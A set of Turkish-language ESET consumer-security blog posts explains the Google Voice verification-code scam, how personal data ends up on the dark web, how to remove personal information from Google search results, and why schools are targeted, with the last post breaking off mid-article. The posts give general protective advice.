### [Google Voice dolandırıcılığı nedir, nasıl kaçınılır?](https://antivirus.com.tr/google-voice-dolandiriciligi-bunlar-nedir-ve-bunlardan-nasil-kacinabilirim/)
**Published:** Ekim 31, 2024
**Author:** ESET
**Excerpt:** Dolandırıcıların telefon numaralarına erişebilmek adına insanları doğrulama kodlarını paylaşmaları için kandırdıkları planlara dikkat edin
**Content:**
*Dolandırıcıların telefon numaralarına erişebilmek adına insanları doğrulama kodlarını paylaşmaları için kandırdıkları planlara dikkat edin*
Hiper bağlantılı dünyamızda teknoloji, iletişim kurma şeklimizi dönüştürerek tek bir tuşa dokunarak herkesle, her yerde bağlantı kurmamızı sağladı. Yüksek hızlı internet kapsama alanının neredeyse her yerde bulunmasından yararlanan en popüler hizmetlerden biri [Google Voice](https://voice.google.com/u/0/about).
Ancak her popüler dijital teknolojide genellikle riskler vardır. Bu durumda, dolandırıcılar yıllardır kullanıcıları kandırarak hesaplara erişim sağlıyor ve bu hesaplar daha sonra dolandırıcılıkta kullanılabiliyor. Gerçekten de Google Voice dolandırıcılığı, geçen yıl ABD’de Kimlik Hırsızlığı Kaynak Merkezi’ne (ITRC) bildirilen tüm dolandırıcılıkların en az yüzde 60’ını [oluşturuyordu](https://www.idtheftcenter.org/podcast/fraudian-slip-2023-trends-in-identity-report-by-itrc/). Akıllanmanın zamanı geldi.
## Google Voice dolandırıcılığı nasıl çalışır?
Google Voice, Google hesabınıza bağlı sanal bir telefon numarası oluşturmanıza olanak tanıyan ücretsiz bir IP üzerinden ses (VoIP) hizmetidir. Bununla sesli mesaj kaydedebilir, kısa mesaj gönderebilir, sesli ve görüntülü arama yapabilirsiniz, hepsi ücretsizdir. Daha da iyisi, cep telefonu veya sabit hat numaranıza bağlanır, böylece biri Google Voice numarasını aradığında fiziksel ahizenizi kullanarak cevap verebilirsiniz. Bu da gerçek telefon numaranızı gizli tutmanın kullanışlı bir yoludur.
*İLGİLİ MAKALELER:*
[*Dolandırıcılar neden telefon numaranızı istiyor?*](https://antivirus.com.tr/telefon-numarasi-dolandiricilar-icin-neden-ilgi-cekicidir/)
[*Merhaba, aradığınız kişi ben miyim? Dolandırıcılar telefon numaranızı nasıl ele geçiriyor?*](https://antivirus.com.tr/aradiginiz-kisi-ben-miyim-dikkat-telefon-numarasi-dolandiriciligi/)
Bununla birlikte Google Voice numaraları, dijital dolandırıcılık ve diğer suçları işlemek için kullanan dolandırıcılar tarafından da yüksek talep görmektedir. Klasik Google Voice dolandırıcılığı şu şekilde gerçekleşiyor:
- **Bir Google Voice hesabı oluşturmak**. Dolandırıcı Google Voice uygulamasını indirir ve herkesin yaptığı gibi bir Google hesabına bağlar.
- **Alıcı veya satıcı gibi davranmak.** Genellikle [Facebook Marketplace](https://www.welivesecurity.com/2022/07/06/8-common-facebook-marketplace-scams-how-avoid/) veya [Craigslist](https://antivirus.com.tr/en-populer-6-craigslist-dolandiriciligi-bu-numaralara-kanmayin/) gibi bir sitede olası bir alıcı veya satıcı gibi davranarak çevrimiçi bir kurban ararlar. Sattığınız bir ürünle ilgileniyormuş veya size satmak/kiralamakla ilgileniyormuş gibi davranırlar ancak dolandırıcı veya bot olmadığınızdan emin olmaları gerektiğini iddia ederler. Bazı dolandırıcılar, endişeli bir sahibin telefon numarasını içerebilen kayıp evcil hayvanlarla ilgili çevrimiçi gönderilere yanıt vererek dolandırıcılığa başlayabilir.
- **Doğrulama kodu talep etme**. Dolandırıcı, cihazınıza bir Google ‘doğrulama kodu’ veya benzeri bir kod göndereceklerini söyleyecek ve korkularını gidermek için bu kodu göndermenizi isteyecektir. Alışkanlıkları olduğu üzere, dolandırıcılar oldukça ısrarcı olabilirler.
- **Numaranızı dolandırıcılık için kullanmak.** Ancak kod, Google’ın Google Voice kullanıcıları için oturum açma ve işe alım işlemlerini güvence altına almak üzere talep ettiği iki faktörlü kimlik doğrulama (2FA) kodudur. Kodu ilettiğinizde, dolandırıcı bu hesabı numaranıza bağlayabilir ve ardından çeşitli suç faaliyetleri için kullanmaya başlayabilir. Kodun kendisi Google’dan gelecektir, bu nedenle meşrudur. Ancak doğru olmayan şey, dolandırıcının sizden kodu kendilerine iletmenizi istemesidir.
> Facebook scam, I’m selling a desk and they’re pretending to be interested. They’re using my cell number to attempt to sign up for google voice. Remember never share your 2FA codes. [pic.twitter.com/2KC90dIdiL](https://t.co/2KC90dIdiL)
>
> — Larry W. Cashdollar @larry0.bsky.social (@\_larry0) [September 11, 2022](https://x.com/_larry0/status/1568991780988719104?ref_src=twsrc%5Etfw)
## Büyük resim
Peki sonra ne olacak? Dolandırıcı, ne yaptıklarını fark etme olasılığınızı azaltmak için muhtemelen kişisel numaranızı hesaptan kaldıracak ve kendi numaralarına bağlayacaktır. Daha sonra birkaç şeyden birini yapabilirler:
- Google Voice numaranızı ve hesabınızı diğer dolandırıcılara satmak
- Google Voice hesabınızı kullanarak kurbanları dolandırmak için tasarlanmış vishing aramaları yapmak
- Google Voice numaranızı e-posta kimlik avı veya smishing mesajlarına yerleştirmek
- Dolandırıcılıklarını ilerletmek için Google Voice sesli mesaj özelliğini kullanarak meşru yetkililer gibi davranan mesajlar kaydetmek
- Google Voice numarasını ve sahte yazılımı kullanarak ailenizi ve arkadaşlarınızı arayıp veya mesaj atıp acil durum fonları istemek
FTC ayrıca bazen dolandırıcıların Google Voice dolandırıcılığını gerçekleştirmenin yanı sıra sizden kişisel olarak tanımlanabilir bilgiler elde etmeye çalışacağı [konusunda da uyarıyor](https://consumer.ftc.gov/consumer-alerts/2021/10/google-voice-scam-how-verification-code-scam-works-and-how-avoid-it). Bunu yaparlarsa sizin adınıza yeni hesaplar açmak veya mevcut hesaplara erişmek için sizi taklit edebilirler.
Üretken yapay zekâ ve deepfake yazılımlarının, başkalarını son derece gerçekçi bir şekilde taklit etmek için yukarıdaki dolandırıcılıklardan bazılarıyla birlikte kullanılabileceğini hatırlamakta fayda var.
## Google Voice dolandırıcılığına karşı nasıl güvende kalınır?
Google Voice dolandırıcılığından kaçınmanın en kolay yolu, Google kimlik doğrulama kodunu paylaşarak ‘kimlik doğrulaması’ yapmanızı isteyen herkesle iletişimi derhal kesmektir.
Google, bankalar ve diğer yasal kuruluşlardan gönderilen metinler ve sesli mesajlar, yalnızca sizin kullanımınıza yönelik olarak açıkça tanımlanmıştır ve başka herhangi bir kişiyle paylaşılmamalıdır. Bunlar hesaplarınızı güvende tutmak için tasarlanmıştır, üçüncü bir tarafın bunlara erişmesini sağlamak için değil.
Dijital bir platformda ürün satın alıyor veya satıyorsanız ve işlemin diğer ucundaki kişi hala bir bot veya dolandırıcı olmadığınızı kanıtlamanızı istiyorsa kimliğinizi doğrulamanın başka yolları da olabilir. Bunlara bir göz atın, en azından olası bir dolandırıcının blöfünü görebilirsiniz. Ve en iyi ihtimalle işlemin ilerlemesine yardımcı olabilirsiniz. Eğer görüşmeyi bu platformdan WhatsApp’a veya sesli aramaya taşımayı öneriyorlarsa bu kırmızı bayrak olmalıdır.
## En kötü senaryoda ne yapılmalı?
Bir Google Voice dolandırıcılığının kurbanı olduğunuzu fark ederseniz, Voice numaranızı geri almanıza yardımcı olmak için tasarlanmış [özel bir sayfa](https://support.google.com/voice/answer/159519?hl=en#zippy=%2Cyour-linked-number-was-claimed%2Cyour-google-voice-number-was-reclaimed) var. Google’a göre, hesaptan kaldırılan herhangi bir numara 45 gün içinde yeniden eklenebilir.
Ayrıca [bu adresten](http://www.ftc.gov/complaint) FTC’ye şikâyette bulunun ve özellikle kişisel bilgileriniz ele geçirilmişse yerel emniyet teşkilatınıza veya [IdentityTheft.gov](https://www.identitytheft.gov/)‘a bir bildirimde bulunmayı düşünün.
Çevrimiçi dolandırıcılığın büyük bir kısmında döngüsel bir unsur vardır. Bu durum, [hesapları ele geçirilen](https://antivirus.com.tr/saldiriya-ugrayan-youtube-kanallari-nasil-dolandiricilik-ve-kotu-amacli-yazilimlar-yayiyor/) ve başkalarını dolandırmak üzere tasarlanmış mesajlar göndermek için kullanılan sosyal medya kullanıcıları için de geçerlidir. Aynı durum, tehdit aktörlerinin başkalarını dolandırmak için kullanıcıları hesap erişimini devretmeleri için kandırdığı Google Voice dolandırıcılığı için de geçerlidir. Kullanıcı farkındalığı bu döngüyü kırmanın en iyi yoludur.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Google Voice, Siber Güvenlik
---
### [Dark web’deki bilgileriniz veri dolandırıcılarının hedefinde](https://antivirus.com.tr/kisisel-veri-dolandiricilari-dark-webde-dolasan-bilgilerinizin-pesinde/)
**Published:** Kasım 1, 2024
**Author:** ESET
**Excerpt:** Kişisel veri ve bilgilerinizin internetin karanlık dehlizlerine düşmesini engelleyemeyebilirsiniz ancak kendinizi suçlulardan koruyabilirsiniz
**Content:**
*Kişisel veri ve bilgilerinizin internetin karanlık dehlizlerine düşmesini engelleyemeyebilirsiniz ancak kendinizi bu bilgilerden faydalanmak isteyen suçlulardan korumak için adımlar atabilirsiniz*
Avrupa Parlamentosu üyelerinin (MEP) %44’ü ve İngiliz milletvekillerinin %68’i kişisel bilgilerinin [dark web’de dolaşmasına](https://proton.me/blog/politicians-exposed-dark-web) nasıl izin verdi? Cevap düşündüğünüzden daha basit ve muhtemelen daha endişe verici: Birçoğu resmi e-posta adreslerini kullanarak çevrimiçi hesaplara kaydolmuş ve kişisel olarak tanımlanabilir ek bilgiler (PII) girmiş. Ancak daha sonra bu üçüncü taraf sağlayıcı siber suçlular tarafından ihlal edildiğinde çaresiz kalmış olacaklar ve daha sonra verileri dark web’deki diğer tehdit aktörleriyle paylaşacak veya satacaklardır.
Ne yazık ki bu sadece politikacılar ya da kamuoyunun gözü önünde olan kişilerle sınırlı bir durum değil ve bir kişinin verilerinin internetin karanlık dehlizlerine düşmesinin tek yolu da bu değil. Bu herkesin başına gelebilir, muhtemelen her şeyi doğru yapsalar bile. Ve sıklıkla da olur. Bu nedenle dijital ayak izinizi ve sizin için en önemli olan verileri daha yakından takip etmenizde fayda var.
## Karanlık ağ gelişiyor
Her şeyin bir ilki vardır: Popüler varsayımın aksine, karanlık web yasa dışı değildir ve yalnızca siber suçlular tarafından doldurulmamaktadır. Sadece internetin geleneksel arama motorları tarafından indekslenmeyen kısımlarını ifade eder: Kullanıcıların Tor Browser kullanarak anonim olarak dolaşabildikleri bir yer.
Bununla birlikte günümüzün siber suç ekonomisinin gelişen bir karanlık ağ üzerine inşa edildiğini söylemek de doğrudur; özel forumların ve pazar yerlerinin çoğu, kolluk kuvvetlerinden gizlenirken siber suçlular tarafından sürüler halinde ziyaret edilmektedir. (Bazı hain faaliyetler son yıllarda giderek artan bir şekilde tanınmış sosyal medya platformlarına da sıçramaktadır).
[Trilyonlarca](https://cybersecurityventures.com/hackerpocalypse-cybercrime-report-2016/) dolarlık bir suç ekonomisine olanak sağlayan dark web siteleri, tehdit aktörlerinin çalıntı verileri, bilgisayar korsanlığı araçlarını, kendin yap kılavuzlarını, hizmet tabanlı teklifleri ve çok daha fazlasını cezasız bir şekilde alıp satmasına olanak tanıyor. Kolluk kuvvetlerinin periyodik baskılarına rağmen bu siteler uyum sağlamaya devam etmekte ve daha önce yerleşik olanlar yetkililer tarafından ortadan kaldırıldıkça kalan boşlukları doldurmak için yeni platformlar ortaya çıkmaktadır.
Proton ve Constella Intelligence araştırmacıları araştırmaya başladıklarında İngiliz, Avrupalı ve Fransız parlamenterlerin e-posta adreslerinin beşte ikisinin (%40) dark web’de ifşa edildiğini gördüler. Bu da olası 2.280 e-postadan yaklaşık 1.000’ine tekabül ediyor. Daha da kötüsü, bu e-postaların 700’ünde parolalar düz metin olarak saklanmış ve dark web sitelerinde ifşa edilmiştir. Doğum tarihleri, ev adresleri ve sosyal medya hesap adları gibi açıkta kalan diğer bilgilerle birleştirildiklerinde kimlik avı saldırıları ve kimlik dolandırıcılığında kullanılabilecek bir kimlik verisi hazinesi sağlarlar.
## Kişisel veri karanlık ağa nasıl düşüyor?
Kendi verilerinizin karanlık bir web forumuna veya sitesine girmesinin çeşitli yolları vardır. Bazıları ihmalin sonucu olabilirken diğerleri değildir. Aşağıdakileri göz önünde bulundurun:
- **Üçüncü taraf kuruluşlarda veri ihlalleri:** Verileriniz, geçmişte birlikte iş yaptığınız ve [kişisel veri](https://antivirus.com.tr/siber-suclularin-kisisel-veriler-pesinde-kosmasinin-7-nedeni/) toplayan bir kuruluştan çalınır. ABD’de 2023 yılı bu tür veri ihlalleri açısından [rekor bir yıl olmuştur:](https://www.idtheftcenter.org/publication/2023-data-breach-report/) Kuruluşlarda meydana gelen 3.200’den fazla olay, 353 milyondan fazla müşteriye ait verilerin ele geçirilmesine yol açtı. Kitlesel veri ihlalleri, büyük olasılıkla verilerinizin internetin karanlık dehlizlerinde alınıp satılmasının nedenidir.
- **Oltalama saldırıları:** Çevrimiçi hesaplarınızdan biri (örn. e-posta, banka, sosyal medya) oltalama saldırısı yoluyla ele geçirilir. Meşru görünen bir e-posta, doğrudan mesaj, metin veya WhatsApp, bilgi çalan kötü amaçlı yazılım yükleyebilecek veya kişisel ve/veya oturum açma bilgilerinizi girmeniz için sizi kandırabilecek bir bağlantı içerir (örneğin, Microsoft 365 için sahte bir oturum açma sayfası).
- **Kimlik bilgisi doldurma:** Çevrimiçi bir hesap kaba kuvvet saldırısı yoluyla ele geçirilir. (Kimlik bilgisi doldurma, sözlük saldırısı, vb.) Bilgisayar korsanları parolanızı tahmin eder veya diğer sitelerde [daha önce ihlal edilmiş giriş bilgilerini](https://antivirus.com.tr/kimlik-bilgisi-sizintilari-ve-karanlik-dunyasi/) kullanır. Hesabınıza girdikten sonra, satmak veya kullanmak için orada depolanan daha fazla kişisel bilgiyi çalarlar.
- **Bilgi çalan kötü amaçlı yazılım:** Kişisel verileriniz, meşru görünen uygulamalarda ve indirilecek dosyalarda (korsan filmler/oyunlar gibi), kimlik avı eklerinde, kötü amaçlı reklamlarda, web sitelerinde vb. gizlenebilen bilgi çalan kötü amaçlı yazılımlar aracılığıyla çalınır.
Şekil 1 Yakın zamanda meslektaşımız Jake Moore tarafından tespit edildiği üzere satılık çalıntı giriş bilgilerinden oluşan bir önbellek
Şekil 2 ESET araştırmacıları tarafından tespit edilen PayPal ve kredi kartı hesapları
Şekil 3 İşleri adım adım açıklayan siber suçlular
Verileriniz kötü adamların eline nasıl geçerse geçsin, dark web siber suç sitesinde paylaşıldıktan sonra en yüksek teklifi verene verilebilir veya satılabilir. Verinin türüne bağlı olarak, veriyi ele geçiren kişi muhtemelen bu oturum açma bilgilerini ve PII’yi şu amaçlarla kullanacaktır:
- Banka/kart bilgileri de dahil olmak üzere daha fazla bilgi çalmak için banka hesaplarınızı ele geçirin.
- Daha fazlasını vermeniz için sizi ikna etmek amacıyla çalınan kişisel bilgilerin bir kısmını paylaşan daha ikna edici kimlik avı mesajları tasarlayın.
- Arkadaşlarınıza ve adres defterinizdeki kişilere kötü amaçlı bağlantılarla spam göndermek için e-posta veya sosyal medya hesaplarınızı çalın.
- Kimlik sahtekârlığı yapmak; örneğin, adınıza yeni kredi limitleri almak, geri ödeme almak için sahte vergi beyannameleri oluşturmak veya yasa dışı olarak tıbbi hizmetler almak.
## Nasıl kontrol edebilirim?
Eğer bir kimlik koruma ya da dark web izleme servisine kayıtlıysanız bu servis dark web’de bulduğu tüm PII ya da diğer verileri işaretlemelidir. [Google](https://support.google.com/websearch/answer/15191143?hl=en&co=GENIE.Platform%3DAndroid) ve [Mozilla](https://monitor.mozilla.org/) gibi teknoloji şirketleri de kayıtlı bir parola [bir veri ihlalinde bulunduğunda](https://www.welivesecurity.com/2021/11/22/what-do-if-you-receive-data-breach-notice/) veya daha güvenli, tahmin edilmesi daha zor bir sürüme güncellenmesi gerektiğinde sizi uyaracaktır.
Daha da önemlisi, dark web izleme genellikle güvenlik sağlayıcıları tarafından sağlanan bir dizi hizmetin bir parçasıdır; bu sağlayıcıların ürünlerinin başka birçok faydası olduğu açıktır ve kişisel güvenlik yığınınızın kritik bir bileşenidir.
Alternatif olarak, güvenli bir şekilde sorgulanabilecek ihlal edilmiş e-posta adresleri ve parolaların büyük listelerini derleyen [HaveIBeenPwned](https://haveibeenpwned.com/) gibi bir siteyi proaktif olarak ziyaret edebilirsiniz.
## Verilerim çalındıysa ne yapmalıyım?
Eğer en kötüsü olur ve siz de İngiliz bir politikacı gibi verilerinizin açığa çıktığını ve dark web’de alınıp satıldığını fark ederseniz sonrası için ne yapabilirsiniz? Kısa vadede, aşağıdaki gibi acil durum adımları atmayı düşünün:
- Başta etkilenenler olmak üzere tüm parolalarınızı güçlü ve benzersiz kimlik bilgileriyle değiştirin.
- Kayıtlı parolalarınızı saklamak ve geri çağırmak için bir [parola yöneticisi](https://antivirus.com.tr/parola-yoneticisi-alirken-dikkat-edilmesi-gereken-10-nokta/) kullanın.
- İki faktörlü kimlik doğrulamayı (2FA) sunan tüm hesaplarda açın.
- İlgili makamları bilgilendirin (kolluk kuvvetleri, sosyal medya platformu vb.).
- Tüm bilgisayar ve cihazlarınıza saygın bir satıcıdan güvenlik yazılımı yüklendiğinden emin olun.
- Banka hesaplarınızı dondurun (ilgili ise) ve yeni kartlar isteyin. Olağandışı alışverişler için onları izleyin.
- Giriş yapamama, güvenlik ayarlarında değişiklikler, tanımadığınız hesaplardan gelen mesajlar/güncellemeler veya garip konumlardan ve garip zamanlardan girişler gibi hesaplardaki diğer olağan dışı etkinliklere dikkat edin.
## Kişisel veri hırsızlarına karşı güvende kalmak
Gelecekte darbe almaktan kaçınmak için şunları göz önünde bulundurun:
- Çevrimiçi ortamda [aşırı bilgi paylaşımı](https://antivirus.com.tr/sosyal-medyada-paylasmaktan-kacinmaniz-gereken-10-konu-ve-nedenleri/) konusunda daha dikkatli olun.
- Sosyal medya hesaplarınızın güvenlik/gizlilik ayarlarını yeniden gözden geçirin.
- ‘[Gizli modu](https://antivirus.com.tr/gizlilik-modunu-acma-cevrimici-gizlilik-icin-5-basit-strateji/)‘ açmak; yani uygun olduğunda, tek kullanımlık e-posta adresleri gibi seçenekleri kullanın, böylece kişisel bilgilerinizi her zaman vermek zorunda kalmazsınız.
- İstenmeyen e-postalara, mesajlara veya aramalara asla yanıt vermeyin; özellikle de önce iyice düşünmeden harekete geçmeniz için sizi acele ettirmeye çalışanlara.
- Bunu sunan tüm hesaplarda güçlü ve benzersiz parolalar kullanın ve ek koruma için güçlü bir 2FA biçimini etkinleştirin.
- İnternetin karanlık dehlizlerinde yeni bulunan kişisel bilgiler konusunda sizi uyaracak ve potansiyel olarak siber suçlular bu verilerden para kazanmadan önce harekete geçmenizi sağlayacak bir dark web izleme hizmetine yatırım yapın.
- Sosyal medya hesaplarınızın güvenlik/gizlilik ayarlarını yeniden gözden geçirin.
Kişisel bilgilerinizin ve/veya kimliğinizin çalınması hiç de eğlenceli değildir. Çözüme ulaşmadan önce haftalar veya aylar sürebilen travmatik, stresli bir deneyim olabilir. Şu anda dark web’de nelerin gizlendiğini görün ve o aşamaya asla gelmemeye çalışın.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Siber Güvenlik, Veri
---
### [Bilgilerinizi Google arama sonuçlarından nasıl kaldırırsınız?](https://antivirus.com.tr/kisisel-bilgilerinizi-google-arama-sonuclarindan-nasil-kaldirabilirsiniz/)
**Published:** Kasım 4, 2024
**Author:** ESET
**Excerpt:** Hiç kendinizi Google'da aradınız mı? Çıkan sonuçlardan memnun kaldınız mı? Kalmadıysanız bu bilgilerin arama sonuçlarından kaldırılmasını talep etmeyi düşünün.
**Content:**
*Hiç kendinizi Google’da aradınız mı? Çıkan sonuçlardan memnun kaldınız mı? Değilse kişisel bilgilerinizin arama sonuçlarından kaldırılmasını talep etmeyi düşünün.*
Günümüzün dijital çağında, kişisel bilgileriniz üzerinde kontrol sahibi olmak her zamankinden daha önemli. İster gizlilik ister güvenlik konusunda endişeleriniz olsun ister sadece çevrimiçi varlığınızı yönetmek isteyin, arama sonuçlarındaki görünürlüğünüzü nasıl azaltacağınızı bilmek değerli bir beceri olabilir.
Şimdi, Google Arama da dahil olmak üzere dijital ayak izinizi neden [azaltmak](https://antivirus.com.tr/dijital-hayatinizda-bahar-temizligi-yapma-zamani/) isteyebileceğinize ve verilerinizi meraklı gözlerden nasıl koruyabileceğinize bakalım.
## Google Arama size ne gösteriyor?
İsminizin ve diğer bilgilerinizin çevrimiçi ortamda nasıl göründüğünü anlamak ve olası gizlilik endişelerini belirlemek için bir alıştırma ile başlayalım:
Google’da kendi adınızı arayın (ideal olarak tırnak içinde, bir web tarayıcısının gizli modunu kullanarak ve Google hesabınızda oturum açmadan) ve ne çıkacağına bakın. Genellikle sosyal medya hesabınız, blogunuz veya işle ilgili web sitenizdir.
Şimdi aramanızı sık ziyaret edilen bir web sitesi veya belki de sokak adınız gibi ek bir parametre ile daraltın. Şaşırtıcı olmayan bir şekilde, arama sonuçları daha spesifik hale gelir ve arama motorlarının birinin verilerini saptamada ne kadar güçlü olduğunu gösterir.
Gizlilik ayarları zayıf olan bir sosyal medya hesabınız varsa gerçek adınızla bir blog işletiyorsanız veya bir şirketin web sitesinde e-posta adresinizi listeliyorsanız bu ayrıntılar dijital kimliğinizin kapsamlı bir resmini oluşturmak için kolayca derlenebilir ve genellikle ilgi alanlarınız, alışkanlıklarınız ve bağlantılarınızla tamamlanabilir. Ancak bu bilgi birikimi çeşitli nedenlerden dolayı sorun yaratabilir.
## Sosyal mühendisliğin tehlikeleri
2024 Verizon Veri İhlali [Araştırmaları Raporu‘na](https://www.verizon.com/business/resources/reports/dbir/2024/summary-of-findings/) göre, veri ihlallerinin %68’i insan hatası nedeniyle meydana gelmiştir. Bunun büyük bir yüzdesi, insanların kimlik avı, bahane uydurma, e-posta dolandırıcılığı ve gasp gibi sosyal mühendislik taktiklerine kanmasından kaynaklanmaktadır.
*Pretexting, bir saldırganın kurbanın parasını veya verilerini çalmak için bir bahane (hikâye) yarattığı bir sosyal mühendislik saldırısı türüdür.*
Ne yaptığını bilmeyenler, sosyal mühendislik taktiklerini kullanarak kamuya açık bu bilgi zenginliğinden faydalanabilir. Bu taktiklerin amacı insanları kandırarak para göndermelerini ya da hesap bilgileri gibi hassas verileri ifşa etmelerini sağlamaktır.
*İş E-postası Tehlikesi’nin (BEC) bir alt kümesi olan* [*CEO dolandırıcılığı,*](https://antivirus.com.tr/birini-taklit-etme-bir-saldirganin-ceo-kimligine-burundugu-an/) *dolandırıcıların bir şirket yöneticisinin kimliğine bürünerek genellikle finans veya muhasebe alanında çalışanları para aktarmaları veya hassas kurumsal bilgileri ifşa etmeleri için kandırmasını içerir.*
## Google Arama sayfsında verilerinizi yönetme
Alıştırmamız sırasında bulduğunuz tüm verileri göz önünde bulundurun ve bunları yukarıda belirtilen dolandırıcılıklar bağlamında değerlendirin.
Neyse ki Google, insanların sık sık sadece bir arama uzaklığında olmalarına ilişkin şikayetlerini dikkate aldı ve kullanıcıların bilgilerini kaldırmalarına yardımcı olmak için çeşitli formlar oluşturdu. Dahası Google, verilerinizi çevrimiçi olarak izlemenize ve ev adresiniz, telefon numaranız veya e-posta adresiniz gibi veri noktalarının arama sonuçlarında görünüp görünmediğini görmenize olanak tanıyan “[Hakkınızdaki sonuçlar](https://myactivity.google.com/results-about-you)” adlı bir araç da sunmaktadır.
## Google’ın “Hakkınızdaki sonuçlar” özelliği nasıl kullanılır?
Bu özelliği kullanmak için bir Google hesabınızın olması gerekir. Bilgisayarınızdaki bir tarayıcı veya telefonunuzdaki Google uygulaması aracılığıyla erişebilirsiniz.
**Tarayıcı sürümü için** aşağıdaki adımları izleyin:
1. Google hesabınıza giriş yapın ve profil avatarınıza tıklayın.
2. Menüde, “Google Hesabınızı Yönetin” ve ardından “Veri ve Gizlilik” seçeneğine tıklayın.
3. Geçmiş ayarlarında “Etkinliğim” ve ardından “Diğer etkinlik” üzerine tıklayın.
4. “Hakkınızdaki sonuçlar “ı bulana kadar kaydırın ve “Hakkınızdaki sonuçları yönet “e tıklayın.
Sayfadayken “Başlayın” veya “Ayarlar “ı seçin. Takma adlar, telefon numaraları veya adresler gibi bulmak istedikleri bilgileri girmeniz istenecektir. Ayrıca Google iletişim bilgilerinizle ilişkili sonuçlar bulduğunda sizi uyarması için bildirimler de ayarlayabilirsiniz.
**Mobil cihazlarda**, **Google Uygulamasında** Google Hesabınızın profil avatarına tıklamanız yeterlidir; ilk menüde “Hakkınızdaki sonuçlar” başlıklı bir seçenek bulunmalıdır.
Aramanın tamamlanması biraz zaman alır ancak sorgu biter bitmez bir bildirim alırsınız. Sonuçlar hoşunuza gitmezse belirtilen seçenek aracılığıyla kaldırma talebinde bulunabilirsiniz.
*“Hakkınızdaki sonuçlar “ın tüm bölgelerde/ülkelerde mevcut olmadığını ancak ilerledikçe* [*daha fazlasının ekleneceğini*](https://www.theguardian.com/australia-news/article/2024/may/07/google-results-about-you-tool-australia-personal-information-removed) *unutmayın.*
## Arama sonuçlarının kaldırılmasını talep edin
Diğer bir seçenek de e-posta veya ev adresinizin, oturum açma bilgilerinizin veya diğer kişisel bilgilerinizin ifşa edilmesi gibi belirli kriterleri karşılayan arama sonuçlarının gözden geçirilmesi ve kaldırılması için Google’a doğrudan bir talep göndermektir.
Oldukça kolaydır, sadece gerekli formu doldurarak bir kaldırma talebi başlatın (aşağıdaki resimde ve [burada](https://support.google.com/websearch/contact/content_removal_form) mevcuttur).

Sorun net değilse veya Google sorunu tam olarak belirlemek için ek bilgiye ihtiyaç duyuyorsa daha fazla açıklama isteyen bir e-posta alırsınız.
## Siber güvenlik, gizlilik ve dolandırıcılıktan uzak bir yaşam
Bazı insanlar kamuya açık verilerinin çevrimiçi ortamda bulunmasından rahatsız olmayabilir ancak gizliliğe önem veren vatandaşlar bunu yapmayabilir. Kamuya mal olmuş tanınmış kişiler ve kuruluşlar bile gizlilik ve güvenlik risklerinden uzak durmak için belirli verileri gizli tutmalıdır.
Aynı şekilde, çevrimiçi varlığınızı sınırlandırarak, gizlilik bilincine sahip bir yaşamı daha kolay sürdürebilirsiniz. Nihayetinde mesele, hakkınızda hangi bilgilerin dışarıda olduğunu anlamak ve kötü niyetli aktörlerin sizi hazırlıksız yakalamaması için tetikte olmaktır.
**Kategoriler:** SİBER GÜVENLİK
---
### [Eğitim sektörüne saldırılar artıyor, savunma nasıl olmalı?](https://antivirus.com.tr/egitim-sektorune-yonelik-saldirilar-artiyor-siber-savunmacilar-nasil-yanit-verebilir/)
**Published:** Nisan 17, 2025
**Author:** ESET
**Excerpt:** Akademik kurumlar, onları kötü aktörler için çekici kılan benzersiz bir özellik kümesine sahiptir. Siber riskin doğru panzehiri nedir?
**Content:**
Akademik kurumlar, onları kötü aktörler için çekici kılan benzersiz bir özellik kümesine sahiptir. Siber riskin doğru panzehiri nedir?
Hepimiz çocuklarımız için mümkün olan en iyi eğitimi istiyoruz. Ancak en iyi hazırlanmış planlar bile çevik, ısrarcı ve sinsi bir düşmanla karşılaştığında bozulabilir. Ulus devletlere bağlı aktörler ve siber suçlular günümüzde okullar, kolejler ve üniversiteler için en büyük tehditlerden birini oluşturmaktadır. [Microsoft’](https://www.microsoft.com/en-us/security/blog/2024/10/10/cyber-signals-issue-8-education-under-siege-how-cybercriminals-target-our-schools/?msockid=01123ed7c90e618230eb2ce3c8f560cd#security-snapshot)a göre, eğitim sektörü 2024 yılının 2. çeyreğinde en çok hedef alınan üçüncü sektör oldu.
[ESET tehdit araştırmacıları](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-apt-activity-report-q2-2024-q3-2024.pdf#page=5), dünyanın dört bir yanındaki kurumları hedef alan sofistike APT gruplarını gözlemledi. Nisan-Eylül 2024 döneminde eğitim sektörü, [Çin’e bağlı APT grupları tarafından en çok saldırıya uğrayan sektörler arasında ilk üçte yer alırken](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-apt-activity-report-q2-2024-q3-2024.pdf#page=7) Kuzey Kore ilk ikide, İran ve Rusya’ya bağlı aktörler tarafından ise ilk altıda yer aldı.
Akademik kurumlar, kendilerini bu kötü aktörler için cazip kılan benzersiz bir dizi özelliğe sahiptir. Ancak neyse ki evrensel en iyi uygulama güvenlik adımları siber riske karşı etkili bir panzehir olmaya devam etmektedir.
## Bilgisayar korsanları neden okulların ve üniversitelerin peşine düşer?
[Hükümet rakamlarına ](https://www.gov.uk/government/statistics/cyber-security-breaches-survey-2024/cyber-security-breaches-survey-2024-education-institutions-annex)göre, Birleşik Krallık’ta ortaöğretim (lise) okullarının %71’i ve üniversitelerin neredeyse tamamı (%97) geçtiğimiz yıl ciddi bir güvenlik ihlali veya saldırısı tespit ederken bu oran işletmelerin sadece yarısında (%50) görülmektedir. ABD’de, K12 Güvenlik Bilgi Değişimi’nden (SIX) elde edilen en son rakamlar, 2016 ve 2022 yılları arasında ülkenin her okul gününde birden fazla siber olay yaşadığını [ortaya ](https://static1.squarespace.com/static/5e441b46adfb340b05008fe7/t/6228bfe3f412c818293e16e1/1646837732368/StateofK12Cybersecurity2022.pdf)koymaktadır.
Peki eğitim kurumları neden bu kadar popüler bir hedef?
Bu durum gözenekli ağların, yüksek kullanıcı sayılarının, yüksek oranda paraya dönüştürülebilir verilerin ve sınırlı güvenlik bilgisi ve bütçelerinin bir kombinasyonudur. Bunları daha ayrıntılı olarak ele alalım:
